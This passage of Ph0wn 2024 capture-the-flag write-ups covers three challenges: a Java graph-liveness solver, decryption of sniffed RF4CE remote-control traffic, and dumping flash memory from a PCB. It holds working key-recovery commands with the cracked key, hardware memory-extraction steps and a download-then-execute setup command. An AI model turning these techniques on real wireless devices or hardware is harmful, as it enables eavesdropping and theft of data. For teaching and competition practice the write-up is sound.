    return false  // Label is not live
```

However, while enumerating all possible paths works well for small graphs, this computation can become highly intensive for larger graphs. Although the input graph we are dealing with is not considered exceptionally large, the straightforward approach without optimizations is likely impractical within a reasonable time frame.

Thus, the objective is to find a faster algorithm to solve this liveness challenge. The idea is rather to tag states of the graph with a “live a” tag when all outgoing paths from this state have been proved as live for label “a”.

To do this, we recursively investigate all path starting from each state, from the initial state and then selecting next states as the one directly reachable from the previous one. We below provide an extract of the solution (written in Java)

```
Path initialPath = new Path(initialState);
HashSet<Integer> provedAsLived = new HashSet<>();
return isLivenessSatisfied(tag, initialPath, provedAsLived);

public boolean isLivenessSatisfied(String tag, Path p, HashSet<Integer>
    provedAsLived) throws GraphException {
        State s = p.currentState;
        if (s.outputTransitions.size() == 0) {
            return false;
        }
        int foundValid = 0;
        for (Transition tr : s.outputTransitions) {
            //
            if (tr.tag.startsWith(tag)) {
                // Tag found in a transition starting from current
                   state
                foundValid ++;
            } else {
                // We figure out if the next state has already been
                   proved as live.
                // If yes, we can avoid investigating the continuation
                   of this path
                // since it is live.
                State nextState = tr.destinationState;
                if (provedAsLived.contains(nextState.id)) {
                    foundValid++;
                } else {
```

```
                    if (p.contains(nextState.id)) {
                        // state already met in path: so, the label was
                            not found
                        return false;
                    } else {
                        // We must look (recursively) in all the paths
                            starting from the state
                        // at the destination of the current transition
                        State currentState = p.currentState;
                        p.add(nextState.id);
                        p.currentState = nextState;
                        if (!isLivenessSatisfied(tag, p, provedAsLived)
                            ) {
                            return false;
                        }
                        foundValid++;
                        p.currentState = currentState;
                        p.remove(nextState.id);
                    }
                }
            }
        }

        // Liveness is valid if and only if all paths starting from
            current state
        // contain the label
        boolean ret = (foundValid == s.outputTransitions.size());

        // If the liveness is satisfied for this state,
        // we mak the state as live
        if (ret) {
            provedAsLived.add(p.currentState.id);
        }

        return ret;
    }
```

Then, one just need to write a graph loader (from AUT format), and to iterate over the tags to obtain the flag:

```
String result = "";
for(String tag: tags) {
    boolean isSatisfied = g.isLivenessSatisfied(tag.trim());
    System.out.println("RESULT> Liveness of " + tag + ": " +
        isSatisfied);
    if (isSatisfied) { result += "T";
    } else {result += "F";}
}
System.out.println("FLAG: ph0wn{" + result + "}");
```

Network challenges at Ph0wn 2024: Picobox Revolution by Romain Cayre

Identifying the protocol

The challenge indicates that a fancy RF protocol is used for the wireless communication between the Picobox Revolution and its remote control, and the first step is to identify what this protocol is. In the challenge description, the chip used by the remote control is indicated: it's a TLSR8278, a RF chip from Telink. By looking at the datasheet, we can see that it supports three main protocols: Bluetooth Low Energy, ZigBee and RF4CE.

If we open the PCAP file "remotecontrol.pcap" in wireshark, we can see that the traffic is identified as 802.15.4, but is not dissected as ZigBee. We can conclude that the protocol in use is probably RF4CE, a lightweight variant of ZigBee designed for Remote Control.

We can also note that "Picobox Revolution" is a reference to the "Freebox Revolution", a well-known set-top-box in France provided by the Free mobile operator. Its remote control was one of the first device to use this RF4CE technology.

Analyzing the PCAP file

The WHAD framework includes support for RF4CE and provides a set of tools facilitating the traffic analysis. Once installed, you can use the *wplay* command to display and dissect the packets captured from the PCAP file:

```
1  $ wplay remotecontrol.pcap
```

However, we can see that a lot of packets are encrypted:


```
<RF4CE_Vendor_Hdr  profile_id=0xc0 vendor_id=4417 |<RF4CE_Vendor_MSO_Hdr  command_code=214 |<Raw  load='\\x81\x08\\xd8&o\\xdb\x1d\\xb6;a\\x9

<RF4CE_Vendor_Hdr  profile_id=0xc0 vendor_id=4417 |<RF4CE_Vendor_MSO_Hdr  command_code=154 |<Raw  load='\\xd79\\xff\x15|Ú\tsB\\xc2\\xd2[\\xca

F4CE_Vendor_Hdr  profile_id=0xc0 vendor_id=4417 |<RF4CE_Vendor_MSO_Hdr  command_code=158 |<Raw  load='T\\x9dhYT\\xfd\\x86\x15\\xb2\\xdbR\x1e\
```

We need to find a way to retrieve the encryption key. If we search on the internet for "rf4ce security", we can find two blogposts from River Loop Security, discussing the security of RF4CE protocol:

- Article 1: RF4CE Protocol Introduction

- Article 2: RF4CE Security Overview

In the second article, an attack is described allowing to retrieve the encryption key from the traffic captured during the pairing process. Indeed, if we are able to extract the seeds transmitted over the air, we can derive the key according to the following scheme:



In our case, we captured the following seeds:




Figure 44: Notice the key_seed

Based on this capture, we should be able to retrieve the key by applying the derivation scheme on these seeds. We can easily run this attack using *WHAD*, thanks to the *wanalyze* CLI tool:

```
$ wplay --flush remotecontrol.pcap | wanalyze
[X] key_cracking -> completed
  - key:  17f2dd2d8f1c1d463e74d08f5c94d5db
```

Once the key has been retrieved, we can decrypt the traffic using the option *-d* (decrypt) and the option *-k* (key):

```
$ wplay --flush remotecontrol.pcap -d -k 17
    f2dd2d8f1c1d463e74d08f5c94d5db
```

Extracting the audio stream

Once decrypted, we can see that the capture includes an audio stream, encoded using an ADPCM codec with a sample rate of 16,000 Hz and a resolution of 16 bits. We can identify it thanks to the RF4CE scapy dissector implemented in WHAD, or by reading the source code of the Telink RF4CE SDK after downloading it on the Telink website.

```
number=1 audio_cmd_id=start_req length=9 |<RF4CE_Vendor_MSO_Audio_Start_Request  sample_rate=16000 resolution_bits=16 mic_channel_number=1 c

CE_Vendor_MSO_Audio  sequence_number=10 audio_cmd_id=start_rsp length=1 |<RF4CE_Vendor_MSO_Audio_Start_Response  best_channel=15 |>>>>>>>

number=2 audio_cmd_id=data_notify length=84 |<RF4CE_Vendor_MSO_Audio_Data_Notify  header=1342242816 samples='\\x90\x00\x00\x00\x00\x00\x00\x

number=3 audio_cmd_id=data_notify length=84 |<RF4CE_Vendor_MSO_Audio_Data_Notify  header=1342242697 samples='\t\\x99\\x99\\x90\\x90\x00\x00\

number=4 audio_cmd_id=data_notify length=84 |<RF4CE_Vendor_MSO_Audio_Data_Notify  header=1342832521 samples='\\xb0\\x90\\xab\x03\x0e8\x19\x0
```

We can automatically extract it from the decrypted traffic using *wanalyze* with the traffic analyzer named *"audio.raw_audio"* and the *–raw* option to get the raw bytes:

```
$ wplay --flush remotecontrol.pcap -d -k 17
    f2dd2d8f1c1d463e74d08f5c94d5db | wanalyze --raw audio.raw_audio >
    stream.wav
```

Retrieving the flag

Once we have the audio stream, all we have to do is to listen to the recording, that provides a sequence of digits and letters similarly to a number station: **7 0 6 8 3 0 7 7 6 e 7 b 7 2 6 6 3 4 6 3 3 3 3 1 7 3 6 2 7 2 3 0 6 b 3 3 6 e 7 d**

It looks like a hexadecimal string. Once converted in UTF-8, it indicates the flag:

```
$ python3 -c 'print(bytes.fromhex("706830776
    e7b726634633331736272306b336e7d").decode("utf-8"))'
ph0wn{rf4c31sbr0k3n}
```

Hardware challenge at Ph0wn 2024: Pico PCB 1 by Cryptax

The PCB was designed by *Balda*. The challenge was created by *Cryptax*, and tested by *Romain Malmain*.

Description

Pico lost a flag. He can't remember where it is on the PCB. Stupid, isn't it?

1. Locate Pico's memory
2. Look under the carpet. The hot air stations might help you.
3. You'll need to put everything back in place for stage 2.

Connecting to the board

Connect the Pico PCB board to your laptop and talk to it:

```
$ picocom -b 115200 /dev/ttyACM0
Pico PCB Loader v0.1...
----------------------------
Welcome to the Pico PCB Board
Stage 1: Hardware
Stage 2: Car
Select challenge: Hardware
Hardware challenge ---------
Amnesia. Something is hidden deep down in my memory but I cant
    understand it.
```

Un-solder the memory

The board talks about a *memory* + the challenge insists on *memory* and looking under the carpet + the Flash memory is isolated on the board. So, we un-solder the memory… and find there is a QR code underneath!

> Romain: it's easy to un-solder with hot air, but risky with a soldering iron…

Figure 45: An earlier version of PCBs without any chip. See the QR code.

Read the QR code

We scan it and it goes to : **ph0wn.org/pcb-key**. We go to https://ph0wn.org/pcb-key:

```
http://chal.ph0wn.org:9099/pcb-key
```

So, we go to http://chal.ph0wn.org:9099/pcb-key:

```
algo: AES-CBC
key: thanks_to_balda!
IV:  butter_soldering
```

Read the memory

There are several solutions at this point:

1. Read the memory using a **Hydrabus** and `flashrom`
2. Read the memory using a **CH341**. Reading the EEPROM in situ with the clip doesn't work. The EEPROM needs to be desoldered, placed on the appropriate socket, and read using `flashrom`.
3. Dump the firmware using `picotool` before un-soldering the memory, or after soldering it back.

For the first 2 solutions,

- Download and install Flashrom
- Pay attention to the orientation of the memory: a dot helps you to identify pin 1.




Figure 1a. W25Q128JV Pin Assignments, 8-pin SOIC 208-mil (Package Code S)

- Hydrabus: using Flashrom with Hydrabus

Example connection SPIFlash WINBOND W25Q16DV / HydraBus SPI2

SPI Flash WINBOND W25Q16DV	HydraBus SPI2	Details
/CS Pin1	SPI2 CS: PC1	Chip Select
DO(IO1) Pin2	SPI2 MISO: PC2	SPI MISO
/WP(IO2) Pin3	3V3	Disable write protect
GND Pin4	GND	
DI(IO0) Pin5	SPI2 MOSI: PC3	SPI MOSI
CLK Pin6	SPI2 SCK: PB10	SPI CLK
/HOLD (IO3) Pin7	3V3	Disable hold
VCC Pin8	3V3	

Figure 46: How to connect the memory to the Hydrabus - from HydraFW wiki




Figure 47: Schema showing how to connect to Hydrabus




Figure 48: Place the memory on the socket




Figure 49: Socket wires

Figure 50: Top view of Hydrabus wiring

- CH341: follow this guide. Pay attention to where to put the read wire.

For the *software* solution, install Pico SDK. On Linux:

```
cd softs
wget https://raw.githubusercontent.com/raspberrypi/pico-setup/master/
    pico_setup.sh`
chmod u+x pico_setup.h
./pico_setup.sh
export PICO_SDK_PATH=~/softs/pico/pico-sdk
```

Then, connect the board and download the firmware with `picotool`:


```
$ sudo $PICO_SDK_PATH/../picotool/build/picotool save -f ./firmware.uf2
Saving file: [==============================]  100%
Wrote 76800 bytes to dump.uf2
```


Analyzing the UF2

Load the firmware in a hexadecimal editor and notice `BEGIN ENCRYPTED STAGE1 CONTENT` and `END ENCRYPTED STAGE2 CONTENT`.

```
$ hexdump -C firmware.uf2
...
00011e60  00 00 00 00 a5 07 00 10  42 45 47 49 4e 20 45 4e  |........BEGIN EN|
00011e70  43 52 59 50 54 45 44 20  53 54 41 47 45 31 20 43  |CRYPTED STAGE1 C|
00011e80  4f 4e 54 45 4e 54 83 29  06 50 36 b7 45 b1 d2 25  |ONTENT.).P6.E..%|
00011e90  56 10 e8 f2 ba 7c 3b 8b  f3 c8 61 79 aa 34 3c 73  |V....|;...ay.4<s|
00011ea0  6c a3 16 b7 88 c4 51 ac  32 4b 3c f5 fd fa ad 9a  |l.....Q.2K<.....|
00011eb0  18 0c 9c a1 c0 e1 14 ee  37 f9 d6 18 bf 3e 14 83  |........7....>..|
00011ec0  78 6b a2 a1 ea 23 5b 9c  97 65 e3 b4 a1 38 b9 19  |xk...#[..e...8..|
00011ed0  65 3b 54 6f ce 78 1f 0c  b0 d1 87 c4 3a 89 36 8b  |e;To.x......:.6.|
00011ee0  f7 85 cb 4b 15 b4 9c e0  ec ef da 2f f8 4d 33 28  |...K......./.M3(|
00011ef0  a3 34 2f a3 05 ec fe 49  3b 7c c9 9a 6c b3 6b ac  |.4/....I;|..l.k.|
00011f00  e2 af 0c ac fd 17 d5 49  1f 3e d6 dd 13 89 01 db  |.......I.>......|
00011f10  95 ee 2a 3b b5 f6 43 6d  e7 60 e6 28 82 81 56 26  |..*;..Cm.`.(..V&|
00011f20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00011ff0  00 00 00 00 00 00 00 00  00 00 00 00 30 6f b1 0a  |............0o..|
00012000  55 46 32 0a 57 51 5d 9e  00 20 00 00 00 90 00 10  |UF2.WQ].. ......|
00012010  00 01 00 00 90 00 00 00  96 00 00 00 56 ff 8b e4  |............V...|
00012020  ca b7 62 46 6c 21 6c 53  68 06 66 e2 48 d2 b0 e7  |..bFl!lSh.f.H...|
00012030  fd d7 2d 6c af 66 81 0e  f1 48 ee 63 ab fc b3 9e  |..-l.f...H.c....|
00012040  4c 86 b2 ef ca 56 1a 98  82 aa 49 bb 93 16 1e 46  |L....V....I....F|
00012050  78 82 9b d9 e6 0b 45 4e  44 20 45 4e 43 52 59 50  |x.....END ENCRYP|
00012060  54 45 44 20 53 54 41 47  45 31 20 43 4f 4e 54 45  |TED STAGE1 CONTE|
```

```
25  00012070  4e 54 10 00 00 00 00 00  00 00 01 00 00 00 00 00  |NT
        ................|
```





The encrypted content is obviously split with a big zero zone in the middle. It may be difficult to pick exactly the right data. There are two solutions: (1) extract the binary from the UF2, or (2) try to be lucky and decrypt the first blob.

Alternative 1: Extract the binary

We ask ChatGPT to write a script that extract the binary from UF2:

```
1  import struct
2
3  # Constants for UF2 format
```

```
UF2_BLOCK_SIZE = 512
UF2_FLAG_FAMILYID_PRESENT = 0x00002000
UF2_MAGIC_START0 = 0x0A324655  # "UF2\n"
UF2_MAGIC_START1 = 0x9E5D5157  # Randomly selected
UF2_MAGIC_END = 0x0AB16F30     # Randomly selected

def parse_uf2(file_path):
    with open(file_path, 'rb') as file:
        blocks = []

        while True:
            block = file.read(UF2_BLOCK_SIZE)
            if len(block) < UF2_BLOCK_SIZE:
                break
            blocks.append(block)

        return blocks

def extract_data(blocks):
    data = bytearray()

    for block in blocks:
        # Unpack the header of the UF2 block
        header = struct.unpack_from('<IIIIIIIIII', block, 0)
        magic_start0, magic_start1, flags, target_addr, payload_size,
            block_no, num_blocks, file_size, family_id, _ = header[:10]

        # Validate the UF2 magic numbers
        if magic_start0 != UF2_MAGIC_START0 or magic_start1 !=
            UF2_MAGIC_START1:
            print("Invalid UF2 magic numbers")
            continue

        # Extract the payload
        payload = block[32:32 + payload_size]
        data.extend(payload)

    return data

def save_extracted_data(data, output_file):
    with open(output_file, 'wb') as file:
        file.write(data)

# Example usage
uf2_file_path = 'firmware.uf2'
output_file_path = 'extracted_data.bin'

# Parse the UF2 file
uf2_blocks = parse_uf2(uf2_file_path)

# Extract the data
```

```
extracted_data = extract_data(uf2_blocks)

# Save the extracted data to a binary file
save_extracted_data(extracted_data, output_file_path)

print(f"Extracted data saved to {output_file_path}")
```

We run it on our firmware:

```
$ python3 parse_uf2.py
Extracted data saved to extracted_data.bin
```

We retrieve the entire encrypted zone:

```
00008f40  00 00 00 00 a5 07 00 10  42 45 47 49 4e 20 45 4e  |........
   BEGIN EN|
00008f50  43 52 59 50 54 45 44 20  53 54 41 47 45 31 20 43  |CRYPTED
   STAGE1 C|
00008f60  4f 4e 54 45 4e 54 83 29  06 50 36 b7 45 b1 d2 25  |ONTENT.).
   P6.E..%|
00008f70  56 10 e8 f2 ba 7c 3b 8b  f3 c8 61 79 aa 34 3c 73  |V....|;...
   ay.4<s|
00008f80  6c a3 16 b7 88 c4 51 ac  32 4b 3c f5 fd fa ad 9a  |l.....Q.2K
   <.....|
00008f90  18 0c 9c a1 c0 e1 14 ee  37 f9 d6 18 bf 3e 14 83
   |........7....>..|
00008fa0  78 6b a2 a1 ea 23 5b 9c  97 65 e3 b4 a1 38 b9 19  |xk...#[..e
   ...8..|
00008fb0  65 3b 54 6f ce 78 1f 0c  b0 d1 87 c4 3a 89 36 8b  |e;To.x
   ......:.6.|
00008fc0  f7 85 cb 4b 15 b4 9c e0  ec ef da 2f f8 4d 33 28  |...K
   ......./.M3(|
00008fd0  a3 34 2f a3 05 ec fe 49  3b 7c c9 9a 6c b3 6b ac  |.4/....I
   ;|..l.k.|
